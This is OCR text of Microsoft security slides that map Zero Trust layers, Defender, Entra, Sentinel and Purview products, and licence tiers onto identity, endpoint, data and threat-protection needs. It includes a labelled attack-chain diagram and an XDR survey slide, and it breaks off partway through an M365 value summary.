
Access and runtime control

Infrastructure

Threat protection

Network

Microsoft Security Zero-Trust Architecture



Policy Optimization
Governance
Compliance
Security Posture Assessment
Productivity Optimization

Microsoft Defender for Cloud
Secure Score
Compliance Manager

Identities
Human
Non-human

Microsoft Entra ID
ID Protection
Workload ID
Entra ID Governance
Defender for Identity

Strong authentication

Request enhancement

Zero Trust Policies
Evaluation
Enforcement

Microsoft Entra Conditional Access

Traffic filtering & zero-trust network access

Entra Internet Access
Entra Private Access

Network
Public
Private

Azure Networking

Classify, label, encrypt

Data
Emails & documents
Structured data

Defender for Office 365
Microsoft Purview
Microsoft Priva

Adaptive Access

Apps
SaaS
On-premises

Defender for Cloud (DevOps)
Defender for Cloud Apps

Endpoints
Corporate
Personal

Intune / Intune Suite
Device Management

Defender for Endpoint
Endpoint Detection and Response (EDR)

Device compliance

Risk assessment

Threat Protection
Continuous Assessment
Threat Intelligence
Forensics
Response Automation

Runtime control

Infrastructure
Serverless
Containers
IaaS
Paas
Internal Sites

Defender for Cloud
Azure Arc

Cyber Operations

Microsoft Defender
Defender for Endpoint
Defender for Office 365
Defender for Identity
Defender for Cloud Apps
Defender for Cloud

Microsoft Sentinel
- Security Information and Event Management (SIEM)
- Security Orchestration, Automation, and Response (SOAR)

Copilot for Security
Help me do it: AI assisted operating model

Defender Experts for XDR / Hunting
Do it for me: 24x7x365 managed detection and response (MDR) service

Microsoft Security technology

Identity and device access management

Secure access for a connected world

Threat protection

Stop attacks with integrated, automated SIEM and XDR

Information protection

Protect sensitive data and manage insider risks with intelligence

Cloud security

Safeguard your hybrid-multi-cloud apps and network

Identity and device access management


Secure access for a connected world

Unified identity management	Azure Active Directory	E3 E5
Seamless user experiences	Azure Active Directory	E3 E5
Secure adaptive access	Azure Active Directory Endpoint Manager	E5 E3 E5
Simplified identity governance	Azure Active Directory	E3 E5

Threat protection

Stop attacks with integrated SIEM and XDR

Stay ahead of attackers with a unified SecOps experience	Microsoft Sentinel	AZ
Gain end-to-end insights across your organization	Microsoft Sentinel	AZ
Detect and respond across identity, devices, apps, data, and IoT attack vectors (XDR)	Microsoft 365 Defender Microsoft Defender for Cloud	E5 AZ



Information protection

Protect sensitive data and manage insider risks with intelligent compliance and governance

Know and protect sensitive data across clouds and on-premises	Information Protection Azure Purview	E5 AZ
Prevent accidental or inappropriate sharing of sensitive information	Insider Risk Management Microsoft Defender for Cloud Apps	E5 E5
Effectively manage insider risks and policy violations	Insider Risk Management Azure Key Vault	E5 AZ


Detecting Complex Attacks = XDR Priority

Reenforces the need to have a solution that can detect more complex attacks

> > better security efficacy is #1 objective

Reinforces response importance

Question text:
Which of the following XDR capabilities are most appealing to your organization? (Percent of respondents, N=339, three responses accepted)




ESG: The Impact of XDR in the Modern SOC – November 2020

Intelligent security

	Identity and access management	Threat protection	Cloud security	Information protection & governance	Risk management	Compliance management
Microsoft 365	**Azure AD Premium** • Azure AD Identity Governance Microsoft Endpoint Manager	**Microsoft 365 Defender** • Microsoft Defender for Endpoint • Microsoft Defender for Office 365 • Microsoft Defender for Identity • Microsoft Defender for Cloud Apps Threat and Vulnerability Management	**Microsoft Defender for Cloud Apps**	**Microsoft Information Protection** **Microsoft Information Governance** **Microsoft Data Loss Prevention** Records Management	**Insider Risk Management** **eDiscovery** Advanced Audit Communication Compliance Information Barriers Privileged Access Management	**Compliance Manager**
Azure	Azure AD B2C Azure AD Domain Services Azure Key Vault	**Microsoft Defender for Cloud** **Microsoft Sentinel** (SIEM) Azure AD Identity Protection Microsoft Defender for IoT Azure Sphere	**Microsoft Defender for Cloud** **Microsoft Defender for Cloud** Azure Firewall Azure DDoS Protection Azure Bastion Azure Web App Firewall Azure Front Door	Azure Purview		

+ Partner Solutions

Internal and external protection across the Microsoft Security ecosystem



Microsoft Defender for Office 365

Phishing mail

Open attachment

Click a URL

Browse a website

Microsoft Defender for Endpoint

Exploitation and Installation

Command and Control

Azure AD Identity Protection

Brute force account or use stolen account credentials

Microsoft Defender for Cloud

Attacker accesses sensitive data

Exfiltration of data

Microsoft Defender for Identity

User account is compromised

Attacker collects reconnaissance & configuration data

Domain compromised

Attacker attempts lateral movement

Privileged account compromised

EXTERNAL THREATS

PRIVACY

CONTROL

INTERNAL RISKS

Microsoft Information Protection & Governance

Classify, label & proactively govern sensitive data to reduce risk

Data Loss Prevention

Prevent data loss across clouds, apps, and endpoints

Insider Risk Management

Insider has access to sensitive info

Anomalous activity detected

Data leakage

Potential sabotage

Investigate

Audit

Summary of M365 Value

PRODUCTIVITY

Office Pro Plus
Office apps on up to 5 PCs & Macs

Mobile Office Apps
Office Apps for Tablet & Smartphones

Windows 10 Enterprise – per user

My Analytics:
Individual and team effectiveness

COLLABORATION

Exchange :
Business-class email & Calendar

OneDrive:
